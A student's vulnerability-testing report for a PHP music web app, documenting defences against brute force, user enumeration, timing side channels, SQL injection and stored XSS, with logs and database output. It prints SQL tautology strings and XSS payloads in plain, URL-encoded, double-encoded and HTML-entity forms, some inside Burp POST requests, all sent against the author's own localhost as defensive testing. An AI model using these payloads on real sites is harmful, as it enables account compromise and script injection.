

Vulnerability testing

list of tests carried out during the project's development to test the defenses against the various possible and studied vulnerabilities.

-- Login and signin testing -- 13 05 26 / 27 05 26 / 09-10 06 26 -----

- **Rainbow attack:** Using salt to avoid having a pure hash of user passwords. I used `password_hash($password, PASSWORD_BCRYPT)`, so PHP automatically generates a secure, unique, and random salt for each user. The salt is included within the hash string itself (saved in the DB). With `password_verify($password, $hash)`, PHP reads the salt directly from the hash, applies it to the entered password, and checks if it matches.
Result: protection from Rainbow Table attacks because each user has a different salt, so two users with the same password will have completely different hashes, and a simple hash archive won't be enough to identify user passwords.
 - **Test:** I register two different users with the same password and then check if the saved hashed passwords are different or identical. The passwords are "ciaociao" and the user for the test are "testRainbow0" and "testRainbow1".

MariaDB [music_wave_DB]> SELECT id, username, email, password_hash, role, created_at FROM users;						
id	username	email	password_hash	role	created_at	
1	admin	admin@musicwave.it	\$2y\$10\$I1Stow1gg43UQGF9cL9msuL/0fR6GTmmsGbMp4p9J3zbssr8YmTEK	admin	2026-05-14 12:50:44	
2	user	user@musicwave.it	\$2y\$10\$6gdXg2PPHubCSh2VqD0mT.yUtDF1dn6wi8T/aFTpIZxwIVmFVvkQZ2	standard	2026-05-14 12:50:44	
3	prem_user	premium@musicwave.it	\$2y\$10\$AQ7xugK08XtX36igSjcl4.27wvPVTM7H6mFy79HibrCHD3o6F2Cai	premium	2026-05-14 12:50:44	
4	testRainbow0	testRainbow0@mail.com	\$2y\$10\$YPpdCYN1fnszHPV1IZcpCub9wSAyD7RL6T8fAA2NHAMpkKAAdymcKC	standard	2026-05-14 14:25:44	
5	testRainbow1	testRainbow1@mail.com	\$2y\$10\$L6SqtewKd9pyQRTl7ZhZuRtk1gJXbqUNn5SayBAwpN.goBeS8gWG	standard	2026-05-14 14:26:00	

- **Insecure salt and its managing:** I used PHP BCRYPT.
- **Bruteforcing:** it is impossible to avoid but it is possible to limit it. Limitations implemented with `login_attempts` and `lock_until` (account lockout). The maximum login attempts are 3 and the lockout time is 15 minutes.

Test done:

- **Successfull Register new user:** create a new test user. The psw and the username is "testUser" and the email is "test@test.com".

MariaDB [music_wave_DB]> SELECT id, username, email, password_hash, role, created_at FROM users;						
id	username	email	password_hash	role	created_at	
1	admin	admin@musicwave.it	\$2y\$10\$mc7p0pAnW9.Y9oK6N.hSre1a9Gv.D2v.H6qP4qP4qP4qP4qP4q	admin	2026-05-13 10:26:18	
2	user	user@musicwave.it	\$2y\$10\$mc7p0pAnW9.Y9oK6N.hSre1a9Gv.D2v.H6qP4qP4qP4qP4qP4q	standard	2026-05-13 10:26:18	
3	prem_user	premium@musicwave.it	\$2y\$10\$mc7p0pAnW9.Y9oK6N.hSre1a9Gv.D2v.H6qP4qP4qP4qP4qP4q	premium	2026-05-13 10:26:18	
4	testUser	test@test.com	\$2y\$10\$LOW6BuqsK7gm3A.oF/.M7us7mmyUBWio/QixdrhurbvKpuK6tk7Nm	standard	2026-05-13 10:50:15	

The log of the new users has reported in the access.log

```
1 [2026-05-13T14:50:15.513314+00:00] activity.INFO: New user registered {"email":"test@test.com","username":"testUser"} {"url":"/register.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/register.php"}
```

- **Successfull Login:** login as the new test user.

```
2 [2026-05-13T15:00:14.126438+00:00] activity.INFO: User logged in successfully {"user_id":4,"email":"test@test.com"} {"url":"/login.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/login.php"}
```

- **Bruteforcing Simulation:** now with the same test user simulate a bruteforcing attack performing 3 attempts with incorrect password.
On the fourth attempt, the account should be blocked and should not allow access for 15 minutes even if the correct password is entered.

Login to MusicWave

Account temporarily locked. Please try again later.

Email:

Password:

```
schema.sql x security.log x
1 [2026-05-13T16:22:53.145500+00:00] security.WARNING: Failed login attempt {"email":"test@test.com","attempt_no":1} {"url":"/login.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/login.php"}
2 [2026-05-13T16:22:53.642254+00:00] security.WARNING: Failed login attempt {"email":"test@test.com","attempt_no":2} {"url":"/login.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/login.php"}
3 [2026-05-13T16:22:59.972347+00:00] security.CRITICAL: Account locked: too many failed attempts {"username":"test@test.com"} {"url":"/login.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/login.php"}
4 [2026-05-13T16:23:00.010088+00:00] security.WARNING: Failed login attempt {"email":"test@test.com","attempt_no":3} {"url":"/login.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/login.php"}
5 [2026-05-13T16:23:06.098086+00:00] security.WARNING: Login attempt on locked account {"email":"test@test.com"} {"url":"/login.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/login.php"}
6 [2026-05-13T16:43:10.550347+00:00] security.CRITICAL: Account locked: too many failed attempts {"username":"test@test.com"} {"url":"/login.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/login.php"}
7 [2026-05-13T16:43:10.573269+00:00] security.WARNING: Failed login attempt {"email":"test@test.com","attempt_no":4} {"url":"/login.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/login.php"}
8 [2026-05-13T16:53:05.390467+00:00] security.WARNING: Login attempt on locked account {"email":"test@test.com"} {"url":"/login.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/login.php"}
9 [2026-05-13T16:36:41.865899+00:00] security.WARNING: Failed login attempt {"email":"test@test.com","attempt_no":1} {"url":"/login.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/login.php"}
10
```

Wait 15 minutes and retry. I put an incorrect password, the counter is reset to 1 attempt. I can retry immediately with the correct password, now we can login successfully.

- **Login bypass(tautology and sql injection):** I used prepared statement, sanitization, white-list and null-byte checking for input credentials.

Test done:

- I insert the expression ' OR '1'='1' – or ' OR '1'='1' # into the email field to bypass the login check. The page has browser-side checks that prevent one from directly entering this type of data. The browser-side check can be bypassed by using the burp suite and sending the value entered in the post request directly to the server.

```
<label>Email:</label><br>
<input type="email" name="email" required>
```

The incorrect line is detected and blocked correctly and the login attempt log is shown in a non-email format.

```
[2026-05-14T17:15:55.422824+00:00] security.WARNING: Invalid email format for username {"email":""," OR '1'='1' #"} {"url":"/login.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/login.php"}
[2026-05-14T17:15:55.427146+00:00] security.WARNING: Login attempt with invalid email format {"input":""," OR '1'='1' #"} {"url":"/login.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/login.php"}
```

- **User enumeration:** I used a generic error message that provides no data to the attacker when they attempt to log in and fail.
 - Test user enumeration: Let's see if the system reveals too much to a potential attacker.
Action A: Enter the wrong password for an existing user (admin@musicwave.it).
Action B: Attempt to log in with a non-existent email address (hacker@test.com).
In both cases, the message is identical "Invalid credentials or account locked." in this way the attacker can't map valid users on the system.
- **Test XSS Reflected (login and sign in):** My code doesn't echo, it displays the user entered data back on the page, this protects against this type of attack.
- **User Enumeration via Lockout Behavior:** An attacker trying to harvest valid user emails (User Enumeration) might exploit the system's rate-limiting behavior rather than the explicit error messages. If my system blocks an account after 3 failed attempts, an attacker could send 4 identical login requests for a specific email address. In all cases, the answer is the same, so avoid giving explicit information, but an attacker could indirectly obtain information from the server's execution time. In my current code, if the email exists and is not blocked, PHP executes the password_verify() function. This function is intentionally slow because it calculates the BCrypt hash. If the email

doesn't exist, password_verify() isn't executed, and the page responds a few milliseconds faster (the login function workflow is shown in the image). To test for this potential vulnerability, I run the "timing_test.py" code, which iterates through these two scenarios several times and measures the server's response to see if there are any differences.

```
***
- Login Workflow -
validate email
-> Email is validate correctly.
    -> check if user is in DB
        -> There is
            -> check if user is blocked
                -> Is blocked -> exit
                -> Is not blocked
                    -> check if password is correct (use BCrypt)
                        -> Is correct -> enter
                        -> Isn't correct -> update attempt and Exit
        -> There isn't -> Exit
-> Email is not valid -> Exit
***
```

This possible vulnerability can be only if a branch of the login code takes significantly more time than the others branch, for example the password hashing in the user's password verification. Modern password hashing algorithms like **BCRYPT** are intentionally designed to be computationally expensive and slow. This is a defensive feature called **Key Stretching**. Key stretching is a cryptographic technique used to make weak secrets (like passwords or short keys) highly resistant to brute-force and dictionary attacks. It works by intentionally increasing the computational resources (time and memory) required to test a single password candidate, making large-scale hacking attempts computationally impractical. For my code:

- **Path Valid User (A):** The email is found Account is checked password_verify() is executed.

- **Path Invalid User or blocked user (B):** The email is not found or is blocked and the script exits immediately.

Theoretical vulnerability explanation: Because Path A forces the server to do heavy mathematical calculations while Path B skips them entirely, a massive **time gap (Delta)** is created between the two scenarios. An attacker can easily exploit this side-channel leak to enumerate registered emails just by measuring how long the server takes to respond.

```
L$ python timing_test.py
== MUSICWAVE TIMING ATTACK TEST ==

Starting test for: user@musicwave.it (3 requests)...
Starting test for: nonexistent_user_999@fake.com (3 requests)...

== STATS FOR VALID USERNAME (Existing Email) ==
Average (Mean): 6.44 ms
Median: 6.31 ms
Std Deviation: 0.36 ms

== STATS FOR INVALID USERNAME (Non-existent Email) ==
Average (Mean): 7.19 ms
Median: 6.18 ms
Std Deviation: 2.55 ms

== FINAL ANALYSIS ==
Delta Difference between averages: 0.75 ms
[+] SUCCESS: The response times are highly symmetric.
The system is mathematically resilient against side-channel user enumeration.

L$ python timing_test.py
== MUSICWAVE TIMING ATTACK TEST ==

Starting test for: user@musicwave.it (3 requests)...
Starting test for: nonexistent_user_999@fake.com (3 requests)...

== STATS FOR VALID USERNAME (Existing Email) ==
Average (Mean): 56.39 ms
Median: 54.74 ms
Std Deviation: 4.20 ms

== STATS FOR INVALID USERNAME (Non-existent Email) ==
Average (Mean): 3.92 ms
Median: 3.67 ms
Std Deviation: 1.16 ms

== FINAL ANALYSIS ==
Delta Difference between averages: 52.47 ms
[!] ALERT: A significant timing discrepancy was detected.
An attacker can systematically differentiate valid profiles from fake ones.
```

Experimental Benchmark Test: to prove this vulnerability empirically, we execute an automated test (via the Python script) that take the login execution time for an valid user email and an fake user email.

The same incorrect password is used for both emails. The tests are run three times, which is the limit of attempts before the account is blocked. In the first image, we can see how the execution time with a valid user's email address takes much longer than with an unregistered email address.

In the second image, the test is re-run. Now the legitimate user has been blocked, so the password will no longer be checked when logging in, but will instead log out early. You can see how the execution times drop dramatically and align with those of the unregistered user's email. This demonstrates that it's the password check that's causing the increase in time. An **attacker could see the time difference and guess** what happened, but more importantly, they could understand by seeing

the large variation in time between the third and fourth attempts for some emails. Knowing that the app limits the number of attempts to three, they could easily deduce the underlying behavior and thus understand **which emails are associated with real users**, thus enabling them to perform a user enumeration.

```
14 [2026-05-27T17:48:08.630047+00:00] security.WARNING: Failed login attempt {"email":"user@musicwave.it","attempt_no":1,"ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
15 [2026-05-27T17:48:08.735906+00:00] security.WARNING: Failed login attempt {"email":"user@musicwave.it","attempt_no":2,"ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
16 [2026-05-27T17:48:08.841083+00:00] security.WARNING: Failed login attempt {"email":"user@musicwave.it","attempt_no":3,"ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
17 [2026-05-27T17:48:08.841605+00:00] security.CRITICAL: Account locked: too many failed attempts {"username":"user@musicwave.it","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
18 [2026-05-27T17:48:08.900397+00:00] security.WARNING: Login attempt for non-existent user {"email":"nonexistent_user_999@fake.com","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
19 [2026-05-27T17:48:08.950952+00:00] security.WARNING: Login attempt for non-existent user {"email":"nonexistent_user_999@fake.com","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
20 [2026-05-27T17:48:09.021467+00:00] security.WARNING: Login attempt for non-existent user {"email":"nonexistent_user_999@fake.com","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
21 [2026-05-27T17:48:35.154452+00:00] security.WARNING: Login attempt on locked account {"email":"user@musicwave.it","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
22 [2026-05-27T17:48:35.211168+00:00] security.WARNING: Login attempt on locked account {"email":"user@musicwave.it","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
23 [2026-05-27T17:48:35.268229+00:00] security.WARNING: Login attempt on locked account {"email":"user@musicwave.it","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
24 [2026-05-27T17:48:35.327184+00:00] security.WARNING: Login attempt for non-existent user {"email":"nonexistent_user_999@fake.com","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
25 [2026-05-27T17:48:35.382745+00:00] security.WARNING: Login attempt for non-existent user {"email":"nonexistent_user_999@fake.com","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
26 [2026-05-27T17:48:35.442887+00:00] security.WARNING: Login attempt for non-existent user {"email":"nonexistent_user_999@fake.com","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}

L$ python timing_test.py
== MUSICWAVE TIMING ATTACK TEST ==

Starting test for: user@musicwave.it (3 requests)...
Starting test for: nonexistent_user_999@fake.com (3 requests)...

== STATS FOR VALID USERNAME (Existing Email) ==
Average (Mean): 58.54 ms
Median: 55.32 ms
Std Deviation: 6.46 ms

== STATS FOR INVALID USERNAME (Non-existent Email) ==
Average (Mean): 53.61 ms
Median: 53.66 ms
Std Deviation: 1.76 ms

== FINAL ANALYSIS ==
Delta Difference between averages: 4.94 ms
[+] SUCCESS: The response times are highly symmetric.
The system is mathematically resilient against side-channel user enumeration.

L$ python timing_test.py
== MUSICWAVE TIMING ATTACK TEST ==

Starting test for: user@musicwave.it (3 requests)...
Starting test for: nonexistent_user_999@fake.com (3 requests)...

== STATS FOR VALID USERNAME (Existing Email) ==
Average (Mean): 54.46 ms
Median: 54.70 ms
Std Deviation: 2.33 ms

== STATS FOR INVALID USERNAME (Non-existent Email) ==
Average (Mean): 52.74 ms
Median: 52.60 ms
Std Deviation: 1.93 ms

== FINAL ANALYSIS ==
Delta Difference between averages: 1.71 ms
[+] SUCCESS: The response times are highly symmetric.
The system is mathematically resilient against side-channel user enumeration.

27 [2026-05-27T20:39:53.445161+00:00] security.WARNING: Failed login attempt {"email":"user@musicwave.it","attempt_no":1,"ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
28 [2026-05-27T20:39:53.552600+00:00] security.WARNING: Failed login attempt {"email":"user@musicwave.it","attempt_no":2,"ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
29 [2026-05-27T20:39:53.655625+00:00] security.WARNING: Failed login attempt {"email":"user@musicwave.it","attempt_no":3,"ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
30 [2026-05-27T20:39:53.655970+00:00] security.CRITICAL: Account locked: too many failed attempts {"username":"user@musicwave.it","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
31 [2026-05-27T20:39:53.719163+00:00] security.WARNING: Login attempt for non-existent user {"email":"nonexistent_user_999@fake.com","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
32 [2026-05-27T20:39:53.827114+00:00] security.WARNING: Login attempt for non-existent user {"email":"nonexistent_user_999@fake.com","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
33 [2026-05-27T20:39:53.948934+00:00] security.WARNING: Login attempt for non-existent user {"email":"nonexistent_user_999@fake.com","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
34 [2026-05-27T20:40:02.004443+00:00] security.WARNING: Login attempt on locked account {"email":"user@musicwave.it","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
35 [2026-05-27T20:40:02.115946+00:00] security.WARNING: Login attempt on locked account {"email":"user@musicwave.it","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
36 [2026-05-27T20:40:02.227313+00:00] security.WARNING: Login attempt on locked account {"email":"user@musicwave.it","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
37 [2026-05-27T20:40:02.332540+00:00] security.WARNING: Login attempt for non-existent user {"email":"nonexistent_user_999@fake.com","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
38 [2026-05-27T20:40:02.436819+00:00] security.WARNING: Login attempt for non-existent user {"email":"nonexistent_user_999@fake.com","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
39 [2026-05-27T20:40:02.538966+00:00] security.WARNING: Login attempt for non-existent user {"email":"nonexistent_user_999@fake.com","ip":"","url":"/login.php","ip":"","http_method":"POST","server":"localhost","referrer":null}
```

Please provide a valid email address (max 255 characters).

Username (Visible to others): 3 to 255 characters. Only letters, numbers, and the underscore (_) are allowed. No spaces or special characters.

Email Address: Please enter a valid email address. It will be used to log in and recover your account. (Max 255 characters)

Password: Length: 8 - 72 chars. Tip: To make it robust, include at least one capital letter, one number, and one symbol (e.g., @, #, !). Avoid common words.

Confirm Password: Please retype the password you entered above to verify that it is correct.

[Already have an account? Login here.](#)

- **Test XSS stored:**

The validity of the controls must be verified. The first step to avoiding this problem is to correctly recognize malicious data that could lead to XSS and prevent it from being saved on the site. If it is saved, it is important that it is displayed correctly when used to prevent reflected XSS.

I used burp suite to send a request directly to the page, bypassing local email form checks. I first tried a simple command without simulating the email form (shown in the first images), and then I simulated the email form by adding an appropriate ending.

- Enter `<script>alert('XSS')</script>` in the email and username fields during registration.
- Enter `<script>alert('XSS')</script>@test.com` in the email field and `<script>alert('XSS')</script>` in the username field.

In both cases, as can be seen from the security logs and the DB, no malicious data is saved in the DB.

```
1 POST /register.php HTTP/1.1
2 Host: localhost
3 Content-Length: 98
4 Cache-Control: max-age=0
5 sec-ch-ua:
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: ""
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/register.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=r0civrltFvqv20mc14mjgobnvk
21 Connection: close
22
23 username=<script>alert('XSS')</script>&email=<script>alert('XSS')</script>&password=testtest&confirm_password=testtest
```

```
1 POST /register.php HTTP/1.1
2 Host: localhost
3 Content-Length: 122
4 Cache-Control: max-age=0
5 sec-ch-ua:
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: ""
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/register.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=r0civrltFvqv20mc14mjgobnvk
21 Connection: close
22
23 username=<script>alert('XSS')</script>&email=<script>alert('XSS')</script>@test.com&password=testtest&confirm_password=testtest
```

Create a MusicWave Account

Please provide a valid email address (max 255 characters).

Username (Visible to others): 3 to 255 characters. Only letters, numbers, and the underscore (_) are allowed. No spaces or special characters.

Email Address: Please enter a valid email address. It will be used to log in and recover your account. (Max 255 characters)

Password: Length: 8 - 72 chars. Tip: To make it robust, include at least one capital letter, one number, and one symbol (e.g., @, #, !). Avoid common words.

Confirm Password: Please retype the password you entered above to verify that it is correct.

[Already have an account? Login here.](#)

```
40 [2026-05-28T08:49:09.065139+00:00] security.WARNING: Invalid email format for username {"email":"<script>alert('XSS')</script>","ip":"127.0.0.1"} {"url":"/register.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/register.php"}
41 [2026-05-28T08:49:09.071266+00:00] security.WARNING: Invalid username format {"input":"<script>alert('XSS')</script>","ip":"127.0.0.1"} {"url":"/register.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/register.php"}
42 [2026-05-28T08:52:23.201886+00:00] security.WARNING: Invalid email format for username {"email":"<script>alert('XSS')</script>@test.com","ip":"127.0.0.1"} {"url":"/register.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/register.php"}
43 [2026-05-28T08:52:23.202037+00:00] security.WARNING: Invalid username format {"input":"<script>alert('XSS')</script>","ip":"127.0.0.1"} {"url":"/register.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/register.php"}
```

- An attempt is made to attack by converting the special characters into their respective hexadecimal values preceded by the % symbol.

`<script>alert('XSS')</script>` becomes

`%3Cscript%3Ealert(%27XSS%27)%3C%2Fscript%3E`. Dove `%3C è < e %3E è >`.

E nel campo mail `%3Cscript%3Ealert(%27XSS%27)%3C%2Fscript%3E%40hack.com`

This attack

- **Double URL Encoding:** double encode for the same attack mex for XSS injection: `%253Cscript%253Ealert(%2527XSS%2527)%253C%252Fscript%253E` and for mail `%253Cscript%253Ealert(%2527XSS%2527)%253C%252Fscript%253E%40hack.com`

In my code this string pass directly to validation, the regex will see the characters %, 3, C, etc.

- For the Email address, the check will still fail because the string doesn't follow the structure of a standard email address.

```
1 POST /register.php HTTP/1.1
2 Host: localhost
3 Content-Length: 83
4 Cache-Control: max-age=0
5 sec-ch-ua:
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: ""
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/register.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=r0civrltFvqv20mc14mjgobnvk
21 Connection: close
22
23 username=%3Cscript%3Ealert(%27XSS%27)%3C%2Fscript%3E&email=%3Cscript%3Ealert(%27XSS%27)%3C%2Fscript%3E%40hack.com&password=ciaociao&confirm_password=ciaociao
```

```
1 POST /register.php HTTP/1.1
2 Host: localhost
3 Content-Length: 79
4 Cache-Control: max-age=0
5 sec-ch-ua:
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: ""
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/register.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=r0civrltFvqv20mc14mjgobnvk
21 Connection: close
22
23 username=%253Cscript%253Ealert(%2527XSS%2527)%253C%252Fscript%253E&email=%253Cscript%253Ealert(%2527XSS%2527)%253C%252Fscript%253E%40hack.com&password=ciaociao&confirm_password=ciaociao
```

- For the Username, my regex doesn't accept the % symbols and this will cause validation to fail, blocking the attack.

Note: This attack involves URL-encoding a malicious payload twice to bypass security filters and inject scripts or commands. It works because many security systems only decode user input once for analysis. Using double encoding defeats this check, requiring a second pass where the backend unexpectedly performs a second decoding pass, restoring the original payload (e.g., / or <) and executing the attack.

- HTML Entity Encoding (Decimal and Hexadecimal)**

This attack aims to trick the backend by inserting HTML entities that only the user's browser, during rendering, will decode.

- Payload in Decimal: `<script>alert('XSS')</script>`
 - Payload in hexadecimal: `<scriptϪlert('XSS')</script>`

This type of attack is stopped by the same controls as the previous one.

- GBK SQL injection [login]:**

My architecture completely neutralizes this attack vector at three distinct layers:

- Prepared Statements** (Parametrization): The application processes the authentication query using robust prepared statements via MySQLi.
 - Global UTF-8 Charset Enforcement:** The multi-byte fusion trick relies entirely on specific character sets (like GBK, BIG5, or SJIS) where the backslash byte (0x5c) can act as a valid trailing byte for a multi-byte character. MusicWave strictly implements UTF-8 (utf8mb4) across both the PHP application environment and the MariaDB server. In UTF-8, 0x5c uniquely identifies the ASCII backslash and can never be merged with a preceding byte, rendering the GBK exploit mathematically impossible.
 - Strict Input Validation:** Before the data ever reaches the database layer, the raw input is processed by SecurityUtils::validateEmail().

```
46 [2026-05-28T15:49:42.467593+00:00] security.WARNING: Invalid email format for username {"email":"%3Cscript%3Ealert(%27XSS%27)%3C%2Fscript%3E@hack.com","ip":"127.0.0.1"} {"url":"/register.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/register.php"}
47 [2026-05-28T15:49:42.467846+00:00] security.WARNING: Invalid username format {"input":"%3Cscript%3Ealert(%27XSS%27)%3C%2Fscript%3E","ip":"127.0.0.1"} {"url":"/register.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/register.php"}
48 [2026-05-28T16:14:15.540294+00:00] security.WARNING: Invalid email format for username {"email":"","ip":"127.0.0.1"} {"url":"/register.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/register.php"}
49 [2026-05-28T16:14:15.540555+00:00] security.WARNING: Invalid username format {"input":"","ip":"127.0.0.1"} {"url":"/register.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/register.php"}
50 [2026-05-28T16:15:29.205418+00:00] security.WARNING: Invalid email format for username {"email":"","ip":"127.0.0.1"} {"url":"/register.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/register.php"}
51 [2026-05-28T16:15:29.205661+00:00] security.WARNING: Invalid username format {"input":"","ip":"127.0.0.1"} {"url":"/register.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/register.php"}
52 [2026-05-28T16:25:49.677802+00:00] security.WARNING: Invalid email format for username {"email":"* OR 1=1 # @admin.com","ip":"127.0.0.1"} {"url":"/login.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/login.php"}
53 [2026-05-28T16:25:49.678059+00:00] security.WARNING: Login attempt with invalid email format {"input":"* OR 1=1 # @admin.com","ip":"127.0.0.1"} {"url":"/login.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/login.php"}
```

- Check user login refused with** completed the initial registration process but hasn't yet confirmed their email address using the one-time link sent by email, they should not be allowed to log in and should not yet be considered a legitimate user. The images show a login attempt using an account that, as shown by the database, is in 'pending' status. The login fails.

Login to MusicWave

Email:

Password:

[Forgot your password? Click here to recover it.](#)

'pending' status: If a user has

Login to MusicWave

Your account is not verified yet. Please check your inbox and click the activation link.


Email:

Password:

[Forgot your password? Click here to recover it.](#)

MariaDB [music_wave_DB]> SELECT id, username, email, password_hash, role, status, created_at FROM users;							
id	username	email	password_hash	role	status	created_at	
1	admin	admin@musicwave.it	\$2y\$10\$I1Stow1gg43UQGF9cL9msuL/0fR6GTmmsGbMp4p9J3zbsr8YmTEK	admin	active	2026-06-09 08:57:57	
2	user	user@musicwave.it	\$2y\$10\$6gdXg2PPHubCSH2VqD0mT.yUtdF1dn6wi8T/aFTpIZxwIvmFVkJQ22	standard	active	2026-06-09 08:57:57	
3	prem_user	premium@musicwave.it	\$2y\$10\$AQ7xugK08Xt3G6jsJcL4.27wvPVtM7H6mFy79HibrCHD3o6F2CaI	premium	active	2026-06-09 08:57:57	
11	userTest	project_snh_26_user@libero.it	\$2y\$10\$Rr619M5GDLdLg2fTFgEze2XyUbikUbG7b/Gj762CmWekfoPhsN1u	standard	pending	2026-06-09 10:34:23	

- Check limit login on IP (not only for email):** If I try to register too many times in a row with the same IP address, it will be blocked for 15 minutes. This is shown in the log and block image on the register page. Useful against DOS attacks, bruteforcing and user enumeration.



```
60 [2026-06-09T14:53:45.531010+00:00] security.WARNING: Login DoS block triggered (Rate limit exceeded for IP) {"ip":"127.0.0.1"} {"url":"/login.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/login.php"}
```

